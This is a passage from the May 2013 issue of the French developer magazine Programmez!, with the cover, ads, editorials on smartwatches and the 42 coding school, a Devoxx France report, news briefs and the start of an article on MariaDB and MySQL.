

PROGRAMMEZ !

www.programmez.com

Mensuel n°163 - mai 2013

Enquête exclusive

Les vrais salaires des développeurs, chefs de projets...



HACKING

- *Attaques brutes avec Metasploit,*
- *Le top 10 des failles*
- *Forcer une connexion https*



BlackBerry 10 : faut-il s'y mettre ?

*Le système,
les nouveaux SDK,
les outils de développement*

Reportages

Devoxx, MariaDB, Symfony Live

iOS

Créer une usine
à compilation performante

Webmaster

Les CMS deviennent Responsive
Interface

Outils

Mettre en place une Nightly Build

LES BOÎTES À OUTILS DU DÉVELOPPEUR MODERNE



Printed in EU - Imprimé en UE - BELGIQUE 6,45 €
SUISSE 12 FS - LUXEMBOURG 6,45 € DOM Surf 6,90 €
Canada 8,95 \$ CAN - TOM 940 XPF - MAROC 50 DH

M 04319 - 163 - F: 5,95 €





FILE APIs

CONVERT
PRINT
CREATE
COMBINE
MODIFY



Files
from your
CODE

Aspose.Words

DOC, DOCX, RTF, HTML, PDF,
XPS & other document formats.

Aspose.Cells

XLS, XLSX, XLSM, XLTX, CSV,
SpreadsheetML & image formats.

Aspose.BarCode

JPG, PNG, BMP, GIF, TIF, WMF,
ICON & other image formats.

Aspose.Pdf

PDF, XML, XLS-FO, HTML, BMP,
JPG, PNG & other image formats.

Aspose.Email

MSG, EML, PST, EMLX &
other formats.

Aspose.Slides

PPT, PPTX, POT, POTX, XPS,
HTML, PNG, PDF & other formats.

... and many others!



Scan for 20%
Coupon Code

 **ASPOSE**
Your File Format Experts

Follow us on
Facebook & Twitter

Get your FREE evaluation copy at <http://www.aspose.com>

US Sales: +1 888 277 6734
sales@aspose.com

EU Sales: +44 141 416 1112
sales.europe@aspose.com

AU Sales: +61 2 8003 5926
sales.asiapacific@aspose.com

La montre intelligente : l'aiguille qui cache tout

Depuis quelques semaines, la rumeur devient folle : Apple préparerait une montre connectée. Il n'en fallait pas plus pour que tout le monde en parle et que les concurrents annoncent eux aussi un projet concurrent ! Samsung travaille sur la sienne, Google aurait également une soudaine envie d'aiguilles et Microsoft serait lui aussi sur le sujet.

Nous sommes dans l'idée du tout connecté. Dans le cas de la montre, il s'agit plutôt d'une extension du smartphone ou d'un terminal mobile, reste à savoir dans quelle mesure une montre peut être indépendante au sens objet connecté et les services qu'elle pourrait offrir aux utilisateurs. Car il y a une contrainte physique toute bête : la taille de l'objet, la surface réellement utilisable. La SmartWatch de Sony est-elle un exemple à suivre ? Disons que cela ressemble à un iPod Shuffle et un Android sur un micro-écran. L'autonomie sera aussi une forte contrainte. Les lunettes Google offriront une journée d'autonomie (ou moins selon les fonctions), ce qui est finalement peu.

L'usage est bien entendu au cœur de ces objets qui se multiplient : thermostat tactile, miroir interactif, domotique nouvelle génération (voyez la multiplication des ampoules personnalisables et programmables), etc. Ensuite, l'interaction Homme – Objet est cruciale. Transposé tel quel, un système mobile ou embarqué sur une montre n'a aucun intérêt. Il faut l'adapter aux contraintes et aux usages que l'on veut y mettre. La réflexion est la même quand on développe pour smartphone et tablette. L'usage, l'ergonomie ne sont pas identiques. Par exemple, on ne va pas utiliser un traitement de texte sur une montre...

LA MONTRE N'EST RIEN, L'INTERFACE EST TOUT

Au-delà de la montre dite intelligente, c'est toute l'interaction des objets entre eux et avec l'Homme. Le Machine 2 Machine avait posé la question il y a quelques années. L'objet connecté est finalement une nouvelle forme de cette approche. Surface (la table interactive et tactile et non la tablette) avait montré un nouveau monde où les objets pouvaient interagir, communiquer avec la surface de la table. Trop lourde, trop chère, trop peu d'objets utilisables. En réalité, aujour-



d'hui, les interfaces de type Kinect ou Leap Motion ont sans doute un grand avenir à la maison, dans le quotidien, peut-être au bureau. Mais nous n'en sommes qu'au début. Il faut définir les nouveaux usages (Kinect apporte déjà quelques réponses dans le commerce par exemple), les développeurs doivent penser une toute nouvelle ergonomie et utiliser des domaines et des fonctions inconnus. Les travaux autour des interfaces holographiques montrent comment on peut utiliser des interfaces Kinect avec des objets totalement virtuels mais interactifs. Le projet HoloDesk des laboratoires Microsoft Research est un bel exemple. Vidéo :

http://www.youtube.com/watch?v=JHL5tJ9ja_w

L'EXTRÊME DE L'EXTRÊME AVEC JOËL DE ROSNAY ?

Durant la journée « applications » d'Oracle, nous avons pu assister à la futurologie et à la vision de Joël de Rosnay, prospectiviste et biologiste réputé. Pour ce chercheur, Internet est déjà mort, le Cloud Computing aussi. Nous sommes dans un écosystème totalement numérique, dans ce qu'il appelle la *life streaming*. Les Hommes sont déjà augmentés, connectés, multi-technologies. Ils

seraient des mutants, des MHBG (mutants hybrides bionumériques géolocalisés). Pour eux, les terminaux mobiles et les objets connectés ne sont que des extensions naturelles du corps. Pour de Rosnay, ils ne sont déjà plus dans le même monde que nous. Et il faudrait même les rassembler dans un nouveau peuple : les IKWIWAIWIN (I know what I want and I want it now – je sais ce que je veux et je le veux maintenant). Ils seraient sans frontières, partageraient une culture commune, des codes communs. Une autre génération de Geek pour faire court.

On pourrait presque trouver anecdotique les débats sur les données personnelles, les smartphones trop bavards, les peurs entre la confusion vie privée et vie professionnelle. Nous sommes encore loin de ce monde (?) mais en réalité, l'univers numérique évolue tellement rapidement que l'on ignore ce que l'on aura entre les mains d'ici 5 ans. Il y a 5 ans, nous ne pensions pas avoir un iPad... Mais cela ouvre aussi des perspectives toujours plus grandes pour les applications, les usages et donc le développeur.

Pour aller plus loin :

<http://goo.gl/bVQEC>

<http://goo.gl/d7jC5>

François Tonic

BUZZWORD

La montre intelligente : l'aiguille qui cache tout3

ACTUS

Devoxx France 20136

MariaDB, MySQL, SkySQL : Monty fait le point ..10

ACTU EN BREF13**RESSOURCES**

Les livres du mois16

Evénements, agenda18

**MATERIEL**19**DEVELOPPEUR DU MOIS**

Audrey Neveu :

Une développeuse passionnée
au parcours atypique20**VEILLE TECHNO**

BlackBerry 10 :

Opération dernière chance pour BlackBerry ?22

OUTILS

Les outils du développeur moderne26

Les outils du développeur web en Java29

DOSSIER**HACKING : MAIS QUE FAIT
LE DÉVELOPPEUR ?**

Interview de Mohammed Boumediene35

Metasploit ou l'art de l'exploitation36

Les différentes techniques de hacks40

Le top des attaques web 201342

La sécurité des sites web en question !45

Attaque d'une connexion HTTPS
par génération dynamique de certificats47**A lire dans le prochain numéro**

N°164-Juin 2013, à paraître le 31 mai 2013

• iOS, Android, Windows 8

Développez des applications pour tablette

• Etudes

Quelle formation ?

Quel diplôme ?

Quelle école ?

• Cloud computing


Quel PaaS Java choisir ?

AGILITÉ

Le ScrumMaster en pratique 30

CARRIÈRELes vrais salaires
des développeurs 51**JE DÉBUTE avec...**Démystifier le développement
des plug-ins d'Eclipse (suite et fin) 55Comprendre le fonctionnement
de la machine virtuelle Java (2e partie) 59Mise en place d'une usine
de compilation pour iOS 63

Je mets en place des Nightly Build 66

**CAS D'USAGE**

Applications mobiles pour SharePoint 2013 70

PRATIQUE

Maîtriser les blocs sous Drupal 6 et Drupal 7 73

WEBMASTER

Rendre mon CMS responsive 77

Responsive web design : pour ou contre ? 79

BUGTRACKFixer l'erreur 0x8007007b
d'activation de Windows 8 82**Simple
comme 42 ?**

Fin mars dernier, l'annonce a été forte et n'a pas fini de faire parler d'elle : Xavier Neil (le grand patron de Free), Nicolas Sadirac, celui qui a inventé Epitech, son adjoint Kwame Yamgnane et le CTO Florian Bucher, annoncent la

création d'une nouvelle école dédiée au développement, à la programmation : 42^[*]. Le but est simple : proposer un cursus de qualité gratuit, accepter tout le monde (diplôme ou pas). Et donner une formation de 3 ans. Comme à l'Epitech, l'accent sera mis sur les projets, le collaboratif entre les étudiants, aider et soutenir les initiatives et surtout créer une véritable communauté. Et les locaux seront accessibles 24h/24, 7j sur 7. 42 le dit clairement : « *L'objectif premier de 42 est de former à l'excellence en programmation* ». 42 veut aussi encourager l'esprit d'entreprendre, d'oser un projet.

42 se veut à l'opposé des écoles d'informatique actuelles, de l'Education Nationale et de l'Université qui ne répondraient que peu ou mal aux défis actuels. Pour les créateurs de 42, la France ne sait pas former à l'informatique ou alors il faut payer cher sa formation. Et l'ambition est grande dès le départ : une promotion de 1 000 étudiants et une ouverture dès l'automne 2013 à Paris ! L'inscription se fait entièrement en ligne. Une première présélection sera faite, puis un cours d'été sera proposé, et ce sera de l'intensif. Au final : 1 000 heureux étudiants retenus...^[**]

Les autres écoles n'ont pas tardé à répondre. « Bienvenue » mais tout de suite suivi de remarques : une sélection qui soulève des interrogations : quid de la formation réelle et surtout, la question du diplôme. Oui, 42 sanctionne la fin du cycle par un diplôme. Non, celui-ci ne sera pas reconnu par l'Etat. Cette question n'en est pas une pour les promoteurs de la nouvelle école : leur crédo : ne pas former à un diplôme mais à un métier.

Sur le fond, ce n'est pas faux. On ne doit pas former pour un diplôme mais pour son futur métier mais en France, il y a une culture de la « diplomocratie ».

Les entreprises, mais même les administrations, se focalisent beaucoup sur le diplôme qui est un élément de sélection, car il faut bien disposer de critères pour choisir entre tous les candidats. Rejeter tout diplôme n'a pas de sens, mais miser uniquement dessus, encore moins. Il faut juger le candidat sur ses compétences réelles, sa motivation, ses qualités humaines et techniques.

Est-ce dans une équipe monoculture que l'on peut faire émerger des idées, des solutions, un peu de non-conformisme ? La vision de chaque personne sera sans doute trop « formatée », on codera de la même manière, utilisant les mêmes outils et pratiques, etc. En réalité, il faut décloisonner, créer des équipes multi culturelles.

Il est vrai que dans la culture anglo-saxonne, particulièrement aux Etats-Unis, on mise sur la personne, davantage que sur le diplôme et on donnera plus facilement sa chance à chacun. En France, ce sera souvent l'inverse, par tradition mais aussi par sécurité.

Comme toujours, le monde n'est jamais blanc ou noir.

François Tonic - Rédacteur en chef
ftonic@programmez.com

^[*] Populaire chez les Geeks, c'est le chiffre de référence du Guide du Voyageur Intergalactique (H2G2), mythique livre de science-fiction.

^[**] Article détaillé à paraître le mois prochain.

Devoxx France 2013

Par des Geeks pour des Geeks !

> Trois jours intenses

Mercredi 27, arrivée à 8h30 au centre de conférence de l'hôtel Marriott. La file d'attente pour avoir son badge est longue. Mais heureusement, nous ne sommes pas à Disney Land et l'attente est minime. Notre sésame, -permettant de circuler librement-, en main, nous pouvons à présent nous diriger vers la salle principale dans laquelle les différents sponsors ont leur stand. IBM, Oracle et Google, mais aussi des éditeurs, des centres de formation, ainsi que des SSII sont présents. Durant les conférences, cette salle est déserte, mais durant les intermèdes, c'est une vraie fourmilière à tel point qu'à l'heure du déjeuner il est presque impossible de circuler. Et ceci est un fait notable. Outre les conférences, Devoxx c'est aussi la convivialité, de nombreuses rencontres, voire des retrouvailles. C'est le seul lieu de France où l'on peut côtoyer des Java Champions tel qu'Antonio Goncalves, des JavaOne Rocks Star comme Charles "l'homme au chapeau" Nutter, ainsi que des experts d'horizons divers, qui sont pour la plupart des orateurs de talent.

Le point culminant de cette euphorie de rencontres fut la soirée Portes ouvertes du jeudi soir « Meet & Greet ». Au menu, du bon vin et une sélection de fromages français nous ont été proposés, mais aussi de la bière offerte gracieusement par Atlassian et Cloudbees. Dans une ambiance chaleureuse et décontractée, geeks, entrepreneurs et commerciaux, -toujours présents lorsqu'il s'agit de faire la fête-, ont pu échanger sans complexe ni barrière. Ce fut aussi l'occasion de découvrir plus d'une dizaine de communautés venues présenter leurs activités lors des BOFs « Birds-of-a-Feather » (conférences informelles). Au détour d'une allée, il était aussi possible de se faire masser gratuitement et de répondre aux énigmes techniques d'un personnage délirant, le père Fouras, revisité par Soat. En somme, l'équation parfaite pour se relaxer des deux premiers jours.

Pour finir ce tour d'horizon, nous ne pouvons faire l'impasse sur les Keynotes ayant eu lieu le jeudi et vendredi en début de matinée. Nous avons eu l'honneur d'avoir devant nous, la crème de la crème des speakers, pour des interventions, convenues, comme



celle de Martin Odersky (créateur des Generics et du compilateur javac de Java, mais aussi de Scala) et aussi plus surprenantes mais extrêmement intéressantes à l'instar de « L'histoire des écritures » de Clarisse Herrenschmidt.

> Focus Cloud

Cette année, le Cloud a été mis à l'honneur. Un sondage nommé « Du Cloud et des geeks », auxquels les participants au salon ont été invités à participer, et l'Après-Midi des Déci-deurs, lui ont été consacrés.

Des sociétés telles que Joe Mobile, VSC, Mappy, CDdiscount et Photobox sont venues témoigner de l'utilisation qu'ils font du Cloud. Il en ressort une utilisation très variée. Nous avons à un extrême le MVNO Joe mobile qui a construit tout son SI sur le PaaS Cloudbees et à l'opposé, VSC qui utilise en mode hybride le PaaS Cloudbees et le IaaS Amazon pour mettre en production leurs nouvelles offres avant de les rapatrier ensuite sur leur infrastructure jugée moins coûteuse.

Côté développeurs, les résultats du sondage montrent que même si 90% des répondants pensent que le Cloud est un service utile ou très utile aujourd'hui, seulement 61% des

entreprises utilisent le Cloud de manière régulière et pour des services précis. Nous constatons aussi qu'il y a une forte demande de formation sur le sujet, l'auto-formation étant jugée insuffisante.

Bien que la route à parcourir quant à l'évangélisation des réfractaires soit encore longue, le Cloud est une réalité dans le monde de l'entreprise. Certains diront : « *Enfin ! Ils auront mis le temps* ».

D'autre part, et ceci est un fait notable, nous n'avons constaté aucune tendance. Aujourd'hui, Java et son écosystème extrêmement riche ont atteint un niveau de maturité, imposant de fait une certaine stagnation. Provoquer une révolution semble compliqué, voire même inutile. Et c'est probablement pour cette raison que l'univers Web a été très présent au cours des trois jours, dénotant le manque de solutions satisfaisantes côté serveur pour s'adapter à la mode du « tout client », le serveur devenant uniquement fournisseur de données.

Université

Collections de printemps

José Paumard

Avec la routine s'installent des automatismes qui mènent à des erreurs quant à l'utilisation de Data Structures qui ne sont absolument pas adaptées à nos besoins. Dans une première partie José Paumard, le professeur que l'on aurait tous aimé avoir, a présenté l'histoire de l'API collections, ainsi que les bonnes pratiques d'utilisation de différentes structures de données. Dans la seconde partie, il s'est intéressé aux nou-

DANS LA JUNGLE DU CLOUD, MIEUX VAUT CHOISIR LE BON PARTENAIRE.



612 & L 0 v Credits photos: © Gettyimages - Moodboard - Gettyimages - Mixa.

Aruba Cloud, les solutions IaaS qui répondent à chacun de vos besoins.

CLOUD COMPUTING

- Créez, activez et gérez vos VM.
- Choisissez parmi nos 3 hyperviseurs.
- Maîtrisez et planifiez vos ressources CPU, RAM et espace disque.
- Uptime 99,95% garanti par SLA.

CLOUD OBJECT STORAGE

- Créez vos espaces et stockez vos données en toute sécurité.
- Une solution qui s'adapte à vos besoins : Pay as you Go, ou formule prête à l'emploi.
- Bande passante et requêtes illimitées.

LE CLOUD PAR ARUBA

- Ubiquité : choisissez votre pays et datacenter.
- Interopérabilité : API et connecteurs.
- Agnosticisme : choisissez votre hyperviseur.
- Scalabilité : étendez votre infrastructure à l'infini.
- Transparence : pas de coûts d'activation, ni coût caché.
- Pay as you Go : ne payez que ce que vous consommez.

Aruba, le bon partenaire pour bénéficier de la puissance d'un acteur majeur qui considère que chaque client, dans chaque pays, est unique. **MY COUNTRY. MY CLOUD.**


arubacloud.fr | TÉL : 0810 710 300
(COÛT D'UN APPEL LOCAL)

veautés de l'API qui feront leur apparition en Java 8. C'était l'occasion de revenir à nouveau sur les Streams qui font débat dans la communauté. Et sans surprise, ce débat n'est pas près d'arriver à son terme.

Conférence

Elastifiez votre application : du SQL au NoSQL en moins d'une heure

DAVID PILATO ET TUGDUAL GRALL

Pendant une heure, -bien trop courte-, David et Tugdual, -entre lesquels l'alchimie était magique-, nous ont montré comment nous pouvions faire disparaître le métier de DBA, pour notre plus grand plaisir. En partant d'une application 3-tiers (client/serveur/ BDD), utilisant Hibernate et une base de données SQL, ils ont commencé par supprimer la couche Hibernate, et remplacer la base de données SQL par une base de données NoSQL orientée documents (CouchBase). Ils auraient pu s'arrêter là, puisque nous étions passés du SQL au NoSQL, mais non. Lorsque l'interface graphique mappe des tables et champs d'une base de données et s'il n'y a pas de traitement métier, la partie serveur ne sert que de passe-plat. Nous pouvons donc la supprimer et interroger directement la base de données par une requête HTTP en Ajax, puisque CouchBase peut être interrogé à l'aide d'une « pseudo-requête » en JSON et retourne les données au format JSON. Mais ce n'est pas tout, en ajoutant un moteur d'indexation (elasticsearch) nous avions devant nos yeux la possibilité de faire une recherche multi-contexte à l'aide d'un seul champ et ceci en quelques minutes (quelques heures en temps réel).

> Expérience de speaker « Développer une application à page unique en Dart »

Mercredi 27 mars 2013 17h20. H-1 avant ma session, la terre s'arrête de tourner ou tout du moins pour moi. Je me dirige vers la salle « Miles Davis B » 10 minutes avant la fin du talk précédent, mon stress est à son apogée. Vient l'heure pour les portes de s'ouvrir laissant les conférenciers de la précédente intervention sortir. C'est avec les jambes en coton que je me dirige vers le devant de la salle et commence à installer mon matériel. Une fois terminé, je suis fin prêt. La salle est comble, il a même fallu rajouter des chaises. Au moins le sujet intéresse ! Une fois les portes fermées, je peux commencer. Je dois bien avouer que je n'ai que peu de souvenirs du déroulement de cette présentation. Au bout d'une demi-heure c'est la fin. Avant de partir quelques personnes viennent me poser d'autres questions.

A présent, le stress a disparu pour laisser sa place au devoir accompli. Serein pour assister aux deux jours restant du salon.

Conférence

Architecting for Continuous Delivery

axel fontaine

Le métier de développeur est rébarbatif et ce principalement en raison de certaines tâches contre-productives. Sans des outils et des processus adaptés, nous perdons de nombreuses minutes, voire heures, tous les jours. C'est alors que l'intégration continue entre en jeu pour nous changer la vie. Néanmoins, pour pouvoir en bénéficier, un gros travail est nécessaire en amont, ainsi qu'une extrême rigueur tout au long de la vie du pro-



jet. Sans outil de build (Maven, Ant, Gradle, etc.), de tests (unitaires, d'intégration, etc.) complets, un serveur d'intégration continue, et des scripts/outils de modification de la base de données, le déploiement continu est impossible.

Conférence

The bright dynamic future of Java (What I want in Java 9)

Rémi Forax

Rémi Forax, tout un personnage... C'est probablement le seul gars qui fait un talk à Devoxx pour nous présenter comment il souhaite décorer son salon. Et oui, pour moi, la

JDK, la JVM et le compilateur sont un peu son chez lui. Outre Jigsaw qu'on espère tous voir arriver un jour, le message principal était : « Give some love to Java EE ». Il y a aujourd'hui un fossé énorme entre les développeurs de Java SE et ceux Java EE. En résulte l'utilisation de techniques d'un autre âge, comme la modification du bytecode et la création de Proxies. A l'aide de l'instruction « invokedynamic » qui a fait son apparition en Java 7, il suffirait de rajouter quelques mots-clés au langage et de modifier le compilateur pour soigner les plus grands maux.

Conférence

Invokedynamic in 45

Minutes CHARLES NUTTER

Dans la seule conférence technique liée à la JVM, Charles Nutter, le créateur de JRuby et probablement le premier utilisateur de cette nouvelle instruction, a expliqué en quoi invokedynamic avait changé sa vie d'implémenteur de langage s'exécutant sur une JVM, en montrant son utilisation. Bien sûr, s'il l'on n'est ni

créateur de langage ou de certains types de frameworks, ni contributeur sur la JVM, nous aurons peu d'occasions d'utiliser une telle instruction. Néanmoins, savoir qu'elle existe et comment l'utiliser est indispensable si l'on souhaite comprendre la JVM.

> Rendez-vous en 2014

Après trois jours, le rideau tombe et il faut revenir à la dure réalité. Je pourrais terminer en disant qu'il ne tient qu'à nous de faire évoluer les choses pour travailler au quotidien dans un monde idéal, malheureusement le changement prend du temps. Néanmoins, les petits ruisseaux font les grandes rivières, et par conséquent, toute amélioration dans notre vie de développeur, aussi infime soit-elle doit être considérée comme une victoire, nous poussant à aller toujours plus loin. Si vous n'avez pas eu la chance d'assister à Devoxx France, ou si vous souhaitez voir ou revoir des conférences, vous pourrez retrouver les vidéos à partir de mi-avril sur Parley's.



Yohan Beschi
Expert SoAt,
Dart évangélisateur
@yohanbeschi
(<http://blog.soat.fr>)

» Salesforce veut faciliter le développement d'applications mobiles

L'éditeur a dévoilé un nouveau kit de développement : Platform Mobile Services. Cette solution inclut un kit de développement pour iOS et Android (pour créer nativement ou avec HTML 5). Des « mobiles packs », disponibles en open source, permettent de créer très rapidement des applications. Les Mobiles Packs tirent parti des API REST fortement adaptables et fiables de la plateforme Salesforce grâce à une sélection de frameworks JavaScript légers et populaires (AngularJS, Backbone.js et jQuery Mobile). Ils offrent ainsi une plus grande flexibilité en matière de développement, et livrent des expériences mobiles exceptionnelles et orientées vers les données.

Les Mobile Packs pour développeurs sont disponibles dès aujourd'hui :

www.developerforce.com/mobile/services/mobile-packs

La version 2.0 du kit de développement Salesforce Mobile sera disponible en juin sur GitHub :

www.github.com/forcedotcom



» Un point sur le classement des langages selon TIOBE

L'index TIOBE d'avril 2013 contient quelques mouvements : C redévoit le 1er langage, devançant d'une très courte tête Java. C++ se maintient 3e, tout juste devant Objective-C qui reste 4e après avoir été 3e. Si iOS continue à être populaire, la très faible croissance d'Objective-C montre sans doute la maturité de la plateforme, en attendant les prochaines évolutions. Rappelons que TIOBE ne mesure pas l'utilisation réelle des langages mais la popularité dans les recherches internet.

» Des composants open source pour Java

Open Wide annonce la disponibilité de la version 5.4 d'Improve Foundations, distribution de composants open source orientés Java.

Cette version inclut plusieurs nouveautés :

- Une nouvelle extension (IFE-Workflow) apporte un moteur de gestion de processus (BPM) en intégrant la solution Open Source Activiti (<http://www.activiti.org>).
- Une nouvelle extension (IFE-JMX) permet de mapper des services Improve Foundations sous forme de MBeans JMX afin d'en faciliter la supervision.
- Plusieurs extensions permettent de développer des applications Android en utilisant la logique Improve Foundations (IFE-Mobility, IFE-Mobility-Android et IFE-Mobility-Android-Client) et en invoquant des services distants sur un serveur, de manière transparente, depuis une application s'exécutant sur un smartphone sous Android.

La plateforme est compatible JDK 1.5, 1.6 et 1.7 ainsi que JEE 5 et 7.

Site : <http://www.improve-foundations.fr>

phynet
Hébergement de sites Internet
www.phpnet.org

2Go
Backup free
Gratuit

250Go
Backup first
6€90HT/m

500Go
Backup jump
12€90HT/m

1To
Backup full
19€90HT/m

3To
Backup max
58€90HT/m



Sécurité

Sauvegarde en RAID 50
Accès SFTP, FTPS, SCP,
RSYNC, Webdav, SAMBA



Compatibilité

iOS, Androïd,
Windows, MacOS,
Linux, Unix...



Simplicité

Outil de gestion
simplifié



Mobilité

Vos fichiers vous
suivent partout.

Code promotionnel

BACKUP1

1 mois GRATUIT
sur toutes les offres

Offre valable jusqu'au 30 juin 2013

Backup cloud

Les solutions les moins chères du marché

Nos garanties : Confidentialité des données. Surveillance 24H/24, 7j/7 de notre datacenter 100 % PHPNET. Redondance des données dans 2 sites distincts. Support téléphonique non surtaxé. Support par mail 24h/24 et 7j/7. Sans engagement ! Pour plus de liberté PHPNET n'impose pas de reconduction tacite des services.

↗ <http://www.phpnet.org/backup>



MariaDB, MySQL, SkySQL : Monty fait le point



Michael "Monty" Widenius, créateur des bases de données MySQL et MariaDB, et Patrik Sallner, le grand patron de SkySQL ont effectué une halte à Paris, le 27 mars dernier, au Meetup organisé par SkySQL. Occasion de rencontrer la communauté et les utilisateurs de MariaDB, mais aussi de SQL. Nous y étions.

2013 est une année importante pour MySQL et ses différents forks (MariaDB, Percona). Le rachat de Sun et de MySQL par Oracle a 5 ans. Ce sera la dernière année de transition.

> Les avancées de MariaDB

Tout d'abord, la majorité des nouveautés de la version de MySQL 5.6 (initialement prévue pour être MySQL 6) a été trop rapidement incorporée sans respecter les délais de tests et d'optimisations, provoquant ainsi 63 Mo de code supplémentaire entre les versions RC et GA. Le résultat obtenu provoque des problèmes de compatibilité avec ces fonctions, ce qui est dommageable selon son créateur. Et la communauté avait vivement réagi.

> Compatibilité

Au niveau de la compatibilité entre MariaDB et MySQL, celle-ci sera assurée à 100 % avec Mariadb 5.6. Il a été nécessaire de réécrire une partie du code et de l'optimiser. Toutefois, Monty explique que le plus long est de taper « Mariadb » au lieu de « Mysql », et que les développeurs ne doivent pas se poser ce genre de question ou se dire « comment faire ? ». C'est pourquoi cette migration est évaluée à 50 secondes (en moyenne). Cependant, si vous utilisez des fonctions qui n'existent que dans le fork, la rétrocompatibilité de MariaDB vers MySQL sera partielle ou non assurée. Mais tout est

fait pour faciliter la migration. Plus de 400 clients ont déjà passé le cap MariaDB !

> Performance

La performance est un des gros avantages de MariaDB. Monty rappelle que ces améliorations sont natives alors que sur MySQL elles sont en option. Ainsi, MariaDB peut générer plus de trafic et supporter plus de données complexes, sans avoir besoin de modifier le code ou de compiler ou recompiler les projets (notamment en activant les fonctions optionnelles).

> Pourquoi MariaDB 10.x ?

La version de MariaDB 10 alpha est disponible depuis novembre 2012 et une version 10.1 est prévue avant la fin de l'année 2013. Cette version inclura automatiquement l'ensemble des fonctions et nouveautés ajoutées à MySQL 5.6 après que le code ait été optimisé et revu. Ce délai est nécessaire car Monty ne veut pas sortir des versions trop rapidement pour faire comme les autres et courir après les numéros. Un soin particulier sera apporté aux performances afin d'aller encore plus loin dans les optimisations natives.

> Les multiples versions

Depuis le début du projet, Monty réclame la libération (totale) de MySQL, et sa position n'a



pas changé. Il ne verrait aucun problème à ce que MySQL soit donné à la fondation Apache comme cela a été fait par Oracle pour d'autres logiciels, Open Office en est un parfait exemple. Et n'oublions pas que MariaDB inclut de plus en plus de codes différents et des options différentes vis-à-vis de MySQL...

> MySQL 5.7



Depuis la sortie de MySQL 5.6, Oracle a annoncé le lancement de la branche 5.7 puisque la version 6.0 a été abandonnée. Monty déplore tout de même l'absence d'agenda (roadmap) et des détails fonctionnels sur les futures versions. Cela avait été le cas lorsque MySQL était en dehors du giron d'Oracle. Il faut rassurer la communauté et les utilisateurs.

> Les autres forks de MySQL

Pour Monty, le fork Percona a une approche différente de celle de MariaDB. Percona se base sur la version existante de MySQL et y applique des patchs. Les différences sont donc minimes et apportent très peu de nouveautés. Bref, si les DBA veulent réellement du changement, MariaDB est tout indiqué...

> L'architecture

Les storages engines ont subi d'importants changements depuis le rachat de MySQL : certains formats ont été abandonnés et



Bureau

Créez des applications d'entreprise performantes, scalables et conçues pour le tactile sur la plateforme de votre choix.


Multi-Plateforme

Construisez des expériences tactiles qui s'appuient sur les standards avec HTML 5 et JQuery, pour le bureau, les tablettes et les smartphones ; ou en ciblant plusieurs de ces appareils grâce à des frameworks comme PhoneGap et MVC.



Natif pour Mobiles

Développez des applications riches, spécifiques à chaque expérience utilisateur sur iOS, sur Android, et sur Windows Phone ; aussi bien que des applications multi-plateformes avec Mono-Touch.



Téléchargez votre version d'évaluation gratuite infragistics.com/telechargez

Prototypage d'Interfaces

Explorez des idées de design en réalisant rapidement des Wireframes centrés sur l'utilisateur, en prototypant et en faisant des évaluations avant d'écrire la moindre ligne de code.



Infragistics Ventes France  0800 667 307 • Infragistics Ventes Europe +44 (0) 800 298 9055

Copyright 1996-2013 Infragistics, Inc. All rights reserved. Infragistics and NetAdvantage are registered trademarks of Infragistics, Inc. The Infragistics logo is a trademark of Infragistics, Inc.

repris par les forks comme XtraDB (maintenu par Percona). Actuellement, Oracle se concentre sur le moteur InnoDB bien que depuis MySQL 5.6, le NoSQL est présent. Cependant, aujourd'hui, il est difficile pour un SGBD de privilégier un unique moteur. Outre le besoin d'interopérabilité avec les autres SGBD, c'est le besoin de support d'une très grande variété de formats de données qui impose l'utilisation de différents moteurs dans le même SGBD.

> NoSQL / NewSQL / Big Data

